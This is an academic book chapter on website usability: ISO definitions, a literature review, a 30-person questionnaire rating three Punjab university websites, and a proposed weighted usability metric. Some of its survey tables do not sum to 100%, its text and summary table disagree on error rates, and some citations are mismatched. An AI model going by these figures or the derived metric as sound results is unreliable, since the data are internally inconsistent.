Usability is a quantitative and qualitative measurement of the design of a user interface, grouped into five key factors: learnability, efficiency, memorability, errors, and satisfaction. Usability measures of effectiveness, efficiency and satisfaction can be specified for overall goals. Basically Usability is a quality attribute of software that evaluates how easy user interfaces are to use. Usability also refers to the ease of use for a particular software application. Means how easily users can use the software to carry out their required task. The various definitions of Usability are as follows:

- "The capability of the software product to be understood learned, used and attractive to the user, when used under specified conditions." (ISO/IEC 9126-1, 2000) (Marchetto, 2005).
- "The extent to which a product can be used by specified users to achieve specified goals with effectiveness, efficiency and satisfaction in a specified context of use." (ISO9241-11, 1998) (ISO 9241, 1998).
- "The ease with which a user can learn to operate, prepares inputs for, and interprets outputs of a system or component." (IEEE Std.610.12-1990) (IEEE std. 1061, 1998).

Usability consists of five kinds of attributes (Nielsen J. & V.Philips,1993):

- **Learnability:** User should be able to start the work in first go which means that the software should be easily learnable.
- **Efficiency:** The software should be efficient to use, the user should be able to understand the software fully and thereafter the yield will be high.
- **Memorability:** Software should be easy to remember so that the user should be able to use the software even after some period of time.
- **Errors:** The software should have low error rate due to which the users will not be able to make errors while using the software.
- **Satisfaction:** The software should be easy and pleasant to use.

Examples of appropriate measures are given below in Table 1.

Web usability is a core component of web quality. Without good usability features the web quality will always be a question mark.

Likewise, McLaughin and Skinner break usability down into six related but distinct components (McLaughin, J., & Skinner, D., 2000):

Table 1.

Usability Objective	Effectiveness Measures	Efficiency Measures	Satisfaction Measures
Overall usability	Percentage of goals achieved; Percentage of users successfully completing task; Average accuracy of completed tasks	Time to complete a task Tasks completed per unit time	Rating scale for satisfaction Frequency of complaints

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

- **Checkability:** The system has or allows checks that ensure the correct information is going in and going out of it.
- **Confidence:** Users have confidence both in their capability to use the system and in the system itself.
- **Control:** Users have control over the operation of the system, particularly of the information fed into and out of the system.
- **Ease of Use:** The system is easy to use.
- **Speed:** The system can be used quickly.
- **Understanding:** The system and its outputs are understandable.

In general then, usability is potentially complex and wide ranging, but clearly "user-centered." In evaluating usability, it may be possible to measure each of these components separately or in combination using some form of metric or measure.

1.1.2 Importance of Usability

As Nielsen states, "Usability rules the Web. Simply stated, if the customer can't find a product, then he or she will not buy it" (Nielsen, J., 2000). In this sense, usability is an extremely important aspect of individual Web page and overall Web site design, particularly for the business-oriented Web site. In discussing e-commerce Web sites, Shacklett asserts that, "Twenty-eight percent of Web site transactions result in consumer failure and frustration. Six percent of users who leave a Web site in frustration say they won't return to the site or patronize the company" (Shackel, 2009). If usability is left unconsidered, then a business is likely to lose customers and miss out on profit opportunities-negatively impacting the cornerstones of any successful business. Similar in case with academic websites in which students seek information regarding admission process in various courses. The university websites also aims to facilitate their prospective students and scholars by providing the proper guidelines on the website to help them accordingly. A university website should serve the non-commercial information that is need of its current students and faculty. Information like the complexities of curriculum choices and the information about the daily events and procedures that happens within a University. Therefore, *usability,* is considered the key credentials of effective website design.

So from user's perspective, usability is important because it can make the difference between performing a task accurately and completely or not, and enjoying the process or being frustrated. From the developer's perspective, usability is important because it can mean the difference between the success or failure of a system. From a management point of view, software with poor usability can reduce the productivity of the workforce to a level of performance worse than without the system. In all cases, lack of usability can cost time and effort and can greatly determine the success or failure of a system.

1.1.3 User-Centered Design

User-centered design process (UCD) is also called Human-Centered Design process. User-Centered Design (UCD) is the process of designing a tool, such as a website's or application's user interface, from the perspective of how it will be understood and used by human user. In UCD, all "development proceeds with the user as the center of focus". Human centered design processes for interactive systems, ISO 13407 (1999), states: "Human-centered design is an approach to interactive system development

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

that focuses specifically on making system usable. It is multi-disciplinary activity". Usability is one of the focuses of the field of Human-Computer Interaction. As the name suggests, usability has to do with bridging the gap between people and machines (Preece, 2007).

The Principles of UCD are as follows:

1. Early focus on users and tasks
    a. Structured and systematic information gathering (consistent across the board)
    b. Designers trained by experts before conducting data collection sessions
2. Empirical measurement and testing of product usage
    a. Focus on ease of learning and ease of use
    b. Testing of prototypes with actual users
3. Iterative Design
    a. Product designed, modified and tested repeatedly.
    b. Allow for the complete overhaul and rethinking of design by early testing of conceptual models and design ideas.

1.2 Dimensions of Usability

Usability of a product is normally demonstrated through interfaces. To ensure software products could meet this quality, a number of usability guidelines and standards have been introduced. These are the generic rules to guide the design and implementation for web applications. The various dimensions of usability (Nielsen J. & V. Philips.,1993) are:

- Ease Of Use
- User Friendly
- Efficiency
- Effective Satisfying
- Memorable Pleasure
- Accessible
- Learnability
- Findability
- Quality
- Usefulness
- Error rate
- Adaptability
- Acceptability
- Consistency
- Flexibility

1.2.1 The 5Es: Dimensions of Usability

a. Effective
b. Efficient
c. Engaging

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

d. Error tolerant
e. Easy to learn

a. **Effective:** The completeness and accuracy with which users achieve their goals.
   Questions: Is the task completed successfully?
   Is the work completed correctly?
   Design considerations: Assistance in the UI for doing the job - checklists, scripts
   Language that creates clear choices
   Navigation that reduces backtracking and rework
b. **Efficient:** The speed (with accuracy) in which users complete their tasks.
   Questions: How long does it take to complete a task?
   Can users work with minimal interaction?
   Does the interface feel efficient?
   Design considerations: Navigation shortcuts
   Visible menus or breadcrumbs
   Keyboard shortcuts
   Placement of controls
c. **Engaging**: How pleasant or satisfying the interface is to use.
   Questions: What kind of work (or play) does the product support?
   What are the expectations for style and tone?
   What is the context of use?
   Design considerations: Frequent v. casual use
   Long sessions v. short interactions
   Physical environment - readability, visibility, accessibility
   Competitive environment
d. **Error Tolerant:** The ability of the interface to prevent errors or help users recover from those that occur.
   Questions: Does the design help prevent errors?
   When an error occurs, is the interface helpful?
   Design considerations: Clarity of language in error messages
   Whether corrective actions are available when a problem occurs
   Providing duplicate or alternative paths to meet different needs
e. **Easy-to-learn:** The website should be easy to learn.

1.3 Website Usability Guidelines

Several researchers have made an attempt at identifying which elements contribute towards good website design and usability. This led to the emergence of quite a few usability guidelines, or heuristics, that have been formulated both for generic user interfaces and for webpage design. Examples include those developed by Smith and Mosier (Smith, 1986), (Norman, 1988), (Nielsen, 1992) (Nielsen, 1999), (Nielsen, 1992), Comber (Comber, 1995), Sano (Sano, 1996), Borges *et al*. (Borges, 1996), Spool *et al.* (Spool, 1998), Fleming (Fleming, 1998), Rosenfeld and Morville (Rosenfeld, 1998), Shneiderman (Shneiderman, 1998), Dix *et al*. (Dix, 2004) and Loranger and Nielsen (Nielsen, 2006)

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Despite the numerous website usability guidelines that have been developed throughout the years, there is currently no guideline set that has been established as a standard guiding framework. As a means of addressing this problem, Mifsud (Mifsud J., 2011) proposed a set of 242 research-based website usability guidelines compiled on the basis of the results from other usability studies carried out by researchers and experts in the fields.

1.4 Usability Framework and ISO Standards


Usability Framework is shown in the Figure 1. This framework considers usability as a Quality attribute, then various usability attributes are given, usability metrics, usability evaluation method and usability testing tools which are necessary for usability of web engineering research. The two major ISO standards (Abran, 2003) related to usability are:

- ISO 9126 -1
- ISO 9241-11

- **ISO 9126-1 Quality Model**


ISO 9126-1 defines a quality model that describes six categories of software quality which are relevant during product development (Abran, 2003). They are functionality, reliability, usability, efficiency, maintainability and portability (Figure 2).

Figure 1. Usability Framework



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 2. Software quality characteristics according to ISO 9126-1 (Abran, 2003).




- **ISO 9241-11 Guidance of Usability**

ISO 9241-11 explains the benefits of measuring usability in terms of user performance and satisfaction[6,2]. It emphasizes that visual display terminal usability is dependent on the context of use and that the level of usability achieved will depend on the specific circumstances in which a product is used. The context of use consist of the users, tasks and equipment.

- Effectiveness
- Efficiency
- Satisfaction

Figure 3. Usability Sub-Characteristics According to ISO 9241-11[2,6]



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

2. BACKGROUND

Usability of the system can be evaluated throughout the software's development life cycle. Shackel suggested that usability is the measure of how much the software is easy to use, effective, flexible and subjectively pleasing. Later on, Shackel's criteria (Shackel, 2009) was modified making usefulness, effectiveness, learnability and likeability of the software as the criteria's for the assessment of usability as flexibility of a software was difficult to measure and specify. Usability of software can be easily attributed to the combination of Learnability, Efficiency, Memorability, Errors and Satisfaction. The idea of Nielsen mainly focused on the attributes that constituted the usability. A new idea came into picture where usability aimed to give long term user satisfaction. Nielsen divided usability as the combination of learnability, retainability and the usage of advance feature. Another usability definition defined it as the combination of learnability, memorability, efficiency, flexibility, satisfaction, first impression, advance feature usage and evolvability (Wixon, 1997). The system should be relevant to user's needs, efficiency, user's subjective feelings, learnability and system's safety feature, such as grating user the right to undo actions that may lead to errors (Lecerof, 1998).

In an evaluation of Utrecht University, website carried out by Lautenbach *et al.* (1999), researchers proposed that 'surveyability' and 'findability' are reliable and effective measures of usability of web pages. Surveyability criteria are the users' satisfaction with the legibility and comprehensibility of the pages and findability is the users' ability to find information on the pages. A study was conducted during which the subjects were observed while they performed one of the four different set of search tasks for information on the university website. Each of these set of search tasks contained three sub-tasks. After completion of each search, subjects answered a questionnaire to measure the user's ability to survey the pages and find the information. A final score for usability of the web pages was calculated by taking the average of overall score for surveyability and findability.

Ahmed *et al.* (2001) have examined current approaches to usability metrics and proposed a new approach for quantifying software quality in use, based on modelling the dynamic relationships of the attributes that affect software usability. The Quality in Use Integrated Map (QUIM) is proposed for specifying and identifying quality in use components, which brings together different factors, criteria, metrics and data defined in different human computer interface and software engineering models (Ahmed, 2001).

According to Rashid Ahmad (2006), research is based on the empirical analysis of an experimental data obtained from the prospective students who were invited to interact with the websites of few world class educational institutions from four different countries. The data allows us to determine that despite active research in the area of usability engineering, the users still experience heavy 'navigational burden' while performing same task using similar systems (Rashid Ahmad, 2006).

Chaparro (2007) has discussed the university portal website at Wichita State was evaluated. Three groups of users – faculties, staff and students participated in the study. Tasks were identified which were representative of common activities conducted by each user group. These included searches for both general and specific information within the portal. The participants were asked to complete a series of tasks, one at a time. Post each task completion; participants rated its ease/difficulty on a 5-point scale. Performance data – success, task completion time and subjective data-perceived task difficulty, satisfaction were gathered for each participant. Post completion of all tasks, participants completed a satisfaction survey and was interviewed for overall comments (Chaparro Barbara S.,2008).

Mustafa and Al-Zoua'bi (2008) has focused on evaluating nine different Jordanian universities. The evaluation was performed using questionnaires and online automated tools. After a study of related

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

literature, they came up with a list of 23 website usability criteria. The questionnaire was developed and designed based on identified usability criteria, which were divided into five categories - Content organization and readability, Navigation and links, User Interface design, Performance and effectiveness and Educational Information. Each of these categories deals with one usability aspect. Usability index for each category and the overall usability is computed and the usability levels are determined. Automated tools - HTML Toolbox and Webpage Analyzer were used to measure the websites internal attributes-load time, html check errors and browser compatibility issues of the websites, which cannot be perceived by users (Mustafa, 2008)

Lian Feldman *et al.* (2009) have conducted a total effort approach using usability study. The Authors interacts with three interfaces, the time and effort measures of time-on-task, total keystrokes, correctional keystrokes and gaze-path traversal were recorded and analysed. The finding of the study demonstrate a correlation between the intrinsic effort of an interface and its usability as predicted by extant interface layout guidelines (Feldman, 2009).

Tripathi *et al.* (2010) have presents a brief account of the development in the field usability of Web-applications. Usability has been considered most important factor amongst the other factors. Since Web based software are diverse and build by integrating numerous components it is not proper to have common quality model for all Web-applications. In this paper the researchers have proposed usability metrics of Web-applications for academic domain (Tripathi, 2010).

Chiang *et al*. (2010) have examined how different web metrics are related to each other and to the amount of Web 2.0 features used on the sites under evaluation. The results of the study indicate that the increasing number of visitors will result in even more new and return visits. When a website becomes more popular, a single visitor is more likely to visit the site more frequently. The total number of visits was positively associated with the average number of page views: the more visits, the more page views by a single user. The average number of page views was in turn negatively related to the average time on page: the more page views, the shorter the time spent on pages (Chiang, 2010).

Yogesh Singh *et al.* (2011) have used a set of fifteen web metrics to analyze a university website over a period of five months. The study focused on how to utilize web metrics to acquire as many visitors to the site as possible. Metrics like the number of page views, the number of files accessed, and number of entry pages were examined. The study identified the periods with the least amount of traffic and pointed out the need to find ways to acquire more visitors during the slow periods. The study also examined what are the most common exit pages (the page last visited by a visitor before leaving the site). It was proposed that these pages are driving away the visitors and efforts to improve the pages are needed (Singh, 2011).

Hasan *et al.* (2014) have investigated the evaluation of the usability of educational websites from the viewpoint of students. The author then evaluated the usability of nine educational websites based on student's preferences. The result showed that content and navigation were the first and second preferred design categories to be considered while the organization/architecture was the least important category (Hasan, 2012).

3. WEB METRICS

Quality is always an issue on which most of the researchers are working on, while developing the software. With the increase in the software market, customers are expecting software's of higher quality and they are even willing to pay higher prices for the software. With this increase in expectations and hike

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

in the software market, companies and countries are continuing to invest great deal of money, time, and effort in improving the software quality (Marchetto, 2005). Software quality cannot be improved without knowledge of development process. The number of bugs and the errors occurred during the software development process have to be found in the early stages of development for better quality. If the errors are found late, then the corrective action will be very expensive. Software organizations will be greatly benefited if there is process to plan and predict the software development. The process of measuring the software is known as software metrics. Software metrics is defined as, "an objective, mathematical measure of software that is sensitive to differences in software characteristics. It provides a quantitative measure of an attribute which the body of Software exhibits". Its aim is to development process of software by controlling the different aspects. So it can be said that metrics are used to improve the ability to identify, control and measure the essential parameter during its development or it can also be said that measurement of software product and the process by which it is being developed.

Software metrics are studied as a way to access the quality of large system (Booth, P., 1989) (Wixon, 1997) and have been applied to object oriented systems. IEEE has published a standard for the software quality metrics methodology (Marinescu, 2001), which led to the development in this field. Its aim was to provide a systematic approach for the establishment of software quality metrics by identifying, implementing, analyzing and validating the software quality metrics of a system.

Metrics are very useful to analyze software applications or models, to study structural software quality, and to define prediction about software effort, such as for design effort, testing effort, and so on. However there is no consensus within the community on which metrics are to use or how to calculate metrics. In particular there are many empirically validated metrics suite and metrics. There are many papers describing different types of metrics involved in the different measurements, metrics definition, and analysis process. Several metrics-papers goal is to define and validate a set of high-level design metrics to evaluate the quality of the application design of a software system (Chidamber and Kemerer (C&K) OO metrics suite (Chidamber, 1994), and (Rosenberg, 1998)). Other papers Briand, L., Wust, J., Daly, J. and Porter, D. (Briand, 2000) focus on empirical validation of the relationships between design measurement in OO systems (coupling, cohesion, and inheritance) and the quality of the software (the probability of faults detection in system classes during testing). Fenton, N. and Neil, M (Fenton, N. & Neil, M., 2000) defines a software metrics roadmap for OO systems. Herder, E (Herder, E., 2002) studies Web metrics definition and analysis, while Dhyani, Keong and Bhowmick (Dhyani, 2002) proposes a Web metrics roadmap. Some papers study metrics for specific software quality aspect. Marinescu (Marinescu, 2001) defines a metrics-based approach for detecting design problems (well-known design flaws). Rosenberg, Hammer and Shaw (Rosenberg L., Hammer, T., and Shaw, J., 1998) defines metrics to promote and assess software reliability.

In the last few years a set of website metrics were defined and specified based on the data collection point of view. Among hundred and fifty automated web metrics catalogued up to now, metrics for Link and Page Faults, metrics for Navigation, metrics for Information, metrics for Media, metrics for Size and Performance and metrics for Accessibility are important categories for evaluation of quality of website.

4. EXPERIMENTAL DESIGN AND RESULTS

Based on the literature study, the evaluation method was determined, i.e. a Web-based usability evaluation questionnaire that allows the users to rate the usability of evaluated websites. A comprehensive

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

literature study carried out by gathering material related to software usability in general and usability evaluation methods in particular. Questionnaire method are used in email survey for data collection. The Authors conducted a questionnaire survey in order to investigate usability analysis of three websites i.e., Guru Nanak Dev University Amritsar, Panjab University Chandigarh, Punjabi University Patiala. Questionnaires and interviews are two primary ways of conducting a survey. Questionnaire has been used in this research for data collection.

4.1 Questionnaire Design

The design of questionnaire consists of twenty three questions questionnaire in Microsoft word document (Appendix 1). The questionnaire was structured in such a way that it provided all possible answers to the rating scale. This was done in order to get quantitative data which is not possible to obtain if questions are asked without possible answer parameters. The evaluators just had to highlight the appropriate answers. The design of questionnaire was made simple because it is said that the quality of giving answers deteriorates with the passage of certain time (Dillman, 1993), (Dillman, 1998).

4.2 Usability Measurements

Usability measurements of GNDU Amritsar, Panjab University Chandigarh, Punjabi University Patiala Websites are given below. The following graphs shows the results of questionnaire, composed of 23 questions, evaluated by 30 participants. The participants were ask to navigate around the websites and answered a 23 questions questionnaire based on their experience during they navigate the website. The usability level of these websites are determined by using 1-5 Rating Scale.

On the basis of five attributes of usability i.e., Learnability, Efficiency, Error Rate, Memorability, and Satisfaction, the survey analysis of three websites are evaluated on these five attributes.

a. **Learnability**: The following graph (Figure 4) shows the learnability measurement of three universities, which was evaluated by 30 participants in survey questionnaire.

Figure 4. Survey analysis graph for learnability of a website



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

The above results in Table 2 show that Learnability of Guru Nanak Dev University, Amritsar is higher than Panjab University, Chandigarh and Punjabi University, Patiala. Learnability of Punjabi University, Patiala has to be improved. Maximum amount of poor ratio occurs in Panjab University, Chandigarh.

b. **Efficiency:** The following graph (Figure 5) shows the efficiency measurement of three universities, which was evaluated by 30 participants in survey questionnaires.

Figure 5 shows that the Guru Nanak Dev University, Amritsar is having higher efficiency but GNDU website has maximum amount of poor ratio also. Panjab University, Chandigarh also gives good results for efficiency than Punjabi University, Patiala. Overall percentage results conclude that efficiency of Punjabi University, Patiala has to be improved. Fast speedup, higher the efficiency (Table 3).


c. **Error Rate:** The following graph (Figure 6) shows the error prone measurement of three universities, which was evaluated by 30 participants in survey questionnaires.

Figure 6 shows that Panjab University, Chandigarh has minimum amount of error rate as compared to other two universities. But Punjabi University, Patiala website has to be improved. Guru Nanak Dev

Table 2. Survey analysis table for Learnability of a website

Univ.	Poor	Fair	Good	V.Good	Excellent
GNDU, ASR	2.67%	16%	34.67%	32.67%	13.33%
Panjab Univ, CHD	4%	9.33%	46%	32.67%	8%
Punjabi Univ, Patiala	2.67%	26.67%	45.33%	21.33%	3.33%

Figure 5. Survey analysis graph for efficiency of a website




EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Table 3. Survey analysis table for efficiency of a website

Univ.	Poor	Fair	Good	V. Good	Excellent
GNDU, ASR	8.89%	18.33%	30.55%	27.22%	9.44%
Panjab Univ, CHD	4%	11.67%	37.78%	20%	8.33%
Punjabi Univ, Patiala	4.44%	23.33%	40.55%	12.78%	3.33%

Figure 6. Survey analysis graph for error rate of a website



University, website also has to be improved in case of error proficiency. But it is better error prone than in Punjabi University, Patiala (Table 4).

d. **Memorability:** The following graph (Figure 7) shows the memorability measurement of three universities, which was evaluated by 30 participants in survey questionnaires.


Figure 7 shows that the memorability measurement is higher in Guru Nanak Dev University, Amritsar website as compared to other two universities. Punjabi University, Patiala websites shows poor results, so it needs to be improved. When visitor comes to access the website after long gap then they

Table 4. Survey analysis table for error rate of a website

Univ.	Poor	Fair	Good	V. Good	Excellent
GNDU, ASR	8.89%	20%	38.89%	23.33%	8.89%
Panjab Univ, CHD	4%	15.55%	30%	33.33%	16.67%
Punjabi Univ, Patiala	4.44%	30%	41.11%	21.11%	3.33%

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 7. Survey analysis graph for memorability of a website



have to start from the initial step, they didn't remember the way from where they earlier do the work. So links and navigation has to be pointed cleared in Punjabi University, Patiala website. Panjab University, Chandigarh gives average results for this measurement (Table 5).

e. **User Satisfaction:** The following graph (Figure 8) shows the satisfaction measurement of three universities, which was evaluated by 30 participants in survey questionnaire.

Figure 8 shows that the maximum amount of satisfaction percentage is in Panjab University, Chandigarh. Guru Nanak Dev University, Amritsar has good user satisfaction percentage but it has higher poor percentage. Many of the visitors are not satisfied with Punjabi University, Patiala. This satisfaction measurement scale has to be improved in Punjabi University, Patiala (Table 6).

Table 7 concludes the usability measurement criteria of survey questionnaire result.

4.3 Proposed Metric for Usability Measurement

The proposed metric for usability measurement is given as:

Table 5. Survey analysis table for memorability of a website

Univ.	Poor	Fair	Good	V. Good	Excellent
GNDU, ASR	6.67%	23.33%	37.78%	18.89%	13.33%
Panjab Univ, CHD	3.33%	25.55%	32.22%	15.55%	7.78%
Punjabi Univ, Patiala	13.33%	32.22%	27.77%	8.89%	2.22%

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 8. Survey analysis graph for user satisfaction of a website



Table 6. Survey analysis table for user satisfaction of a website.

Univ.	Poor	Fair	Good	V.Good	Excellent
GNDU, ASR	6.25%	22.08%	38.33%	25%	8.33%
Panjab Univ, CHD	3%	8%	35%	26%	9.16%
Punjabi Univ, Patiala	4.16%	24.58%	35%	15%	3.33%

Usability measure = w1*learnability+w2*efficiency+w3*errorrate+w4*memorability+w5*satisfaction

where w1, w2, w3, w4, and w5 are assumed weights and based on the priority of the five attributes. Applying this newly proposed metric on survey usability analysis of three websites based on five usability attributes (Table 8).

These are arbitrary weights assigned to various Usability Attributes, in order to drive out a quantitative measure for Usability. However, in practice, depending upon the situation and the type of websites and users involved, these weights can be adjusted accordingly for driving the corresponding Usability measure.

From Table 7, the final weight calculated through wi*cvi of five Usability attributes is shown in Figure 9.

Usability measure:

= 13.33+4.72+3.334+5.332+9.16

= 35.876

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use


Table 7. Usability Evaluation Measurement Criteria

Usability Criteria	GNDU, ASR	Panjab Univ. Chandigarh	Punjabi Univ. Patiala
Learnability	Excellent	V. Good	Good
Efficiency	V. Good	Excellent	Good
Error rate	Excellent	V. Good	Good
Memorability	V. Good	Excellent	Good
User Satisfaction	V. Good	Excellent	Good

Table 8. Proposed metric for Usability Measurement

Usability Attributes	Computed Value (cvi) where i=1 to 5	Assumed Weights (wi)	w=wi*cvi where i=1 to 5
Learnability	13.33	1.0	13.33
Efficiency	9.44	0.5	4.72
Error rate	16.67	0.2	3.334
Memorability	13.33	0.4	5.332
Satisfaction	9.16	1.0	9.16

Figure 9. Proposed Usability Measurement



Usability measure calculated as 35.876. This value gives average usability measure of these websites. In survey questionnaire of usability analysis of three websites, first 23 graphs are drawn as per questions in the questionnaire then evaluation is based on five usability attributes so these 23 graphs are reduced to five graphs. From the proposed metric of usability measurement, five graphs are reduced to single graph, having sum of products of weights and usability attributes.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

5. CONCLUSION

This chapter has proposed an appropriate usability evaluation metric for websites. It summarises website usability concepts as well as guidelines. The guidelines can be used to evaluate usability of websites as well as help Web designers and developers to build more usable websites. This chapter uses 1-5 Rating scale to measure Usability. Based on the responses provided by the students and visitors, webmasters will know the good and bad usability aspects of their websites. The more efficient a site is, the better the design is.Since it will take up less of the users' time and less things to remember, making it easier for them to reestablish proficiency even after a long period of not having visited the website.

This study is restricted to students and performing five tasks on the website, which were chosen based on a pilot study conducted early during this research. Some under-graduate and post graduate students were involved to identify the tasks that users normally perform while interacting with the academic websites. The results and analysis of the collected data indicates that the website of Panjab University, Chandigarh was seen to be exhibiting highest level of usability, followed by Guru Nanak Dev University, Amritsar website and Punjabi University, Patiala website. As per the results generated, Punjabi University, Patiala website was found to be relatively less usable among the three websites.

6. FUTURE RESEARCH DIRECTIONS

The future work consists of:

- **Finding Relative Accuracy:** During the survey of usability measurement of three websites, the accurate results can be find out through Usability Tools rather than Questionnaire method.
- **Development of Standard Framework Usability Evaluation Method (UEMs) Selection:** There is no standard framework for UEM selection in developing good usable software.

REFERENCES

Abran, A., Khelifi, A., Suryn, W., & Seffah, A. (2003). Consolidating the ISO Usability Models. *Proceedings of 11th International Software Quality Management Conference*. pp 1-17.

Ahmad, R., Zhang, Li, & Azam, F. (2006). Towards Generic User Interface for Web Based Systems Serving Similar Functions. *Proceedings of the IEEE Fourth International Conference on Software Engineering Research, Management and Applications* (pp. 297-306).

Booth, P. (1989). *An Introduction to Human-Computer Interaction*. Hillsdale, USA: Lawrence Erlbaum Associates Publishers.

Borges, J. A., Morales, I., & Rodriguez, N. J. (1996). Guidelines for designing usable World Wide Web pages. *Proceedings of the 1996 Conference on Human Factors in Computing Systems: Common Ground (CHI '96)*, Vancouver, Canada (pp. 277–278). doi:10.1145/257089.257320

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Briand, L., Wüst, J., Daly, J., & Porter, D. (2000). Exploring the Relationships between Design Measures and Software Quality in Object-Oriented Systems. *Journal of Systems and Software*, *51*(3), 245–273. doi:10.1016/S0164-1212(99)00102-8

Chaparro Barbara, S. (2008). Usability Evaluation of a University Portal Website. Usability News, 10(2), pp 1-7.

Chiang, I.-P., Huang, C.-Y., & Huang, C.-W. (2010). Traffic metrics and Web 2.0-ness In. *Online Information Review*, *34*(1), 115–126. doi:10.1108/14684521011024155

Chidamber, S., & Kemerer, C. (1994). A Metrics Suite for Object Oriented Design. *IEEE Transactions on Software Engineering*, *20*(6), 476–493. doi:10.1109/32.295895

Comber, T. (1995). Building Usable Web Pages: An HCI Perspective. *Proceedings of the Australian Conference on the Web (AusWeb '95)*, Ballina, Australia.

Dhyani, J., Keong, W., & Bhowmick, S. (2002). A Survey of Web Metrics. *Journal of ACM Computing Surveys*, *34*(4), 469–503. doi:10.1145/592642.592645

Dillman, D., Sinclair, M., & Clark, J. (1993). Effects of Questionnaire Length, Respondent-friendly Design and a Difficult Question on Response Rates for Occupant-Addressed Census Mail Surveys. *Journal of Public Opinion Quarterly*, *57*(3), 289–305. doi:10.1086/269376

Dillman, D., Tortora, R., & Bowker, D. (1998). *Principles for Constructing Web Surveys*. Joint Meetings of the American Statistical Association.

Dix, A., Finlay, J., Abowd, G. D., & Beale, R. (2004). *Human-Computer Interaction* (3rd ed.). Essex, UK: Pearson Education.

Feldman, L., Mueller, C. J., Tamir, D., & Komogortsev, O. V. (2009). An Economical Approach to Usability Testing. *Proceedings of the 2009 33rd Annual IEEE International Computer Software and Applications Conference* (Vol. 01, pp. 124-129).

Fenton, N., & Neil, M. (2000). Software Metrics: Roadmap. *Proceedings of the Conference on Software Engineering (ICSE 2000)*, Limerick, Ireland (pp 357-370).

Fleming, J. (1998). *Web Navigation: Designing the User Experience*. Sebastopol, Calif, USA: O'Reilly & Associates.

Hasan, L., Morris, A., & Probets, S. (2012). Morris A., Probets S. (2012). A Comparison of Usability Evaluation Methods for Evaluating e-commerce Websites. *Behaviour & Information Technology*, *31*(7), 707–737. doi:10.1080/0144929X.2011.596996

Herder, E. (2002). Metrics for the Adaptation of Site Structure. *Proceeding of German Workshop on Adaptivity and User Modeling in Interactive Systems (ABIS02)*.

International Organisation for Standardisation. (1998). *ISO9241 Ergonomic, Part 11: Guidance on Usability* (1st ed.). Geneva, Switzerland. Retrieved from https://www.iso.org/obp/ui/#iso:std:iso:9241:-11:ed-1:v1:en

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Krug, S. (2006). *Don't Make Me Think: A Common Sense Approach to Web Usability* (2nd ed.). Berkeley, Calif, USA: New Riders Press.

Lautenbach, M. A. E., Schegget, I. S., Schoute, A. M., & Witteman, C. L. M. (1999). *Evaluating the Usability of Web Pages: a Case Study* (pp. 1–13).

Leavitt, M., & Shneiderman, B. (2006). *The Research-Based Web Design & Usability Guidelines*. Washington, DC, USA: U.S. Government Printing Office.

Lecerof, A., & Paterno, F. (1998). Automatic Support for Usability Evaluation. *IEEE Transactions on Software Engineering*, *24*(10), 863–888. doi:10.1109/32.729686

Loranger, H., & Nielsen, J. (2006). *Prioritizing Web Usability*. Berkeley, Calif, USA: New Riders Press.

Marchetto, A. (2005). *A Concerns-based Metrics Suite for Web Applications.* Retrieved from http://citeseerx.ist.psu.edu/viewdoc/summary?doi=10.1.1.59.9742

Marinescu, R. (2001). Detecting Design Flaws via Metrics in Object-Oriented Systems. Proceedings of the 39th Technology of Object-Oriented Languages and Systems (TOOLS USA 2001), Santa Barbara, CA, USA.

McLaughin, J., & Skinner, D. (2000). Developing Usability and Utility: A Comparative Study of the User of New IT. *Technology Analysis and Strategic Management*, *12*(3), 413–423. doi:10.1080/09537320050130633

Mifsud, J. (2011). *USEFul: A Framework to Mainstream Web site Usability through Automated Evaluation* [B.Sc. thesis]. University of London, United Kingdom.

Mustafa, S. H., & Al-Zoua'bi, L. F. (2008). Usability of the academic websites of Jordan's Universities: An Evaluation Study. *Proceedings of the International Arab conference on information technology*, Tunisia (pp. 1–9).

Nielsen, J. (1992). The Usability Engineering Life Cycle. *Computer*, *25*(3), 12–22.

Nielsen, J. (1999). User Interface Directions for the Web. *Communications of the ACM*, *42*(1), 65–72. doi:10.1145/291469.291470

Nielsen, J. (2000). *Designing Web Usability: The Practice of Simplicity*. Indianapolis, IN: New Riders Publishing.

Nielsen, J., & Pernice, K. (2010). *Eyetracking Web Usability*. Berkeley, Calif, USA: New Riders Press.

Nielsen, J., & Philips, V. (1993). Estimating the relative usability of two interfaces: Heuristic, formal, and empirical methods compared. *Proceedings of ACM /IFIP Human Factors Computing Systems (INTERCHI)*, Amsterdam, The Netherlands (pp. 214-221).

Nielsen, J., & Tahir, M. (2002). *Homepage Usability: 50 Websites Deconstructed*. Berkeley, Calif, USA: New Riders Press.

Norman, D. (1988). *The Design of Everyday Things*. Broadway, NY, USA: Doubleday.

Preece, J., Rogers, Y., & Sharp, H. (2007). *Interaction Design Beyond Human-Computer Interaction* (pp. 224–301). Publishing House of Electronics Industry.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

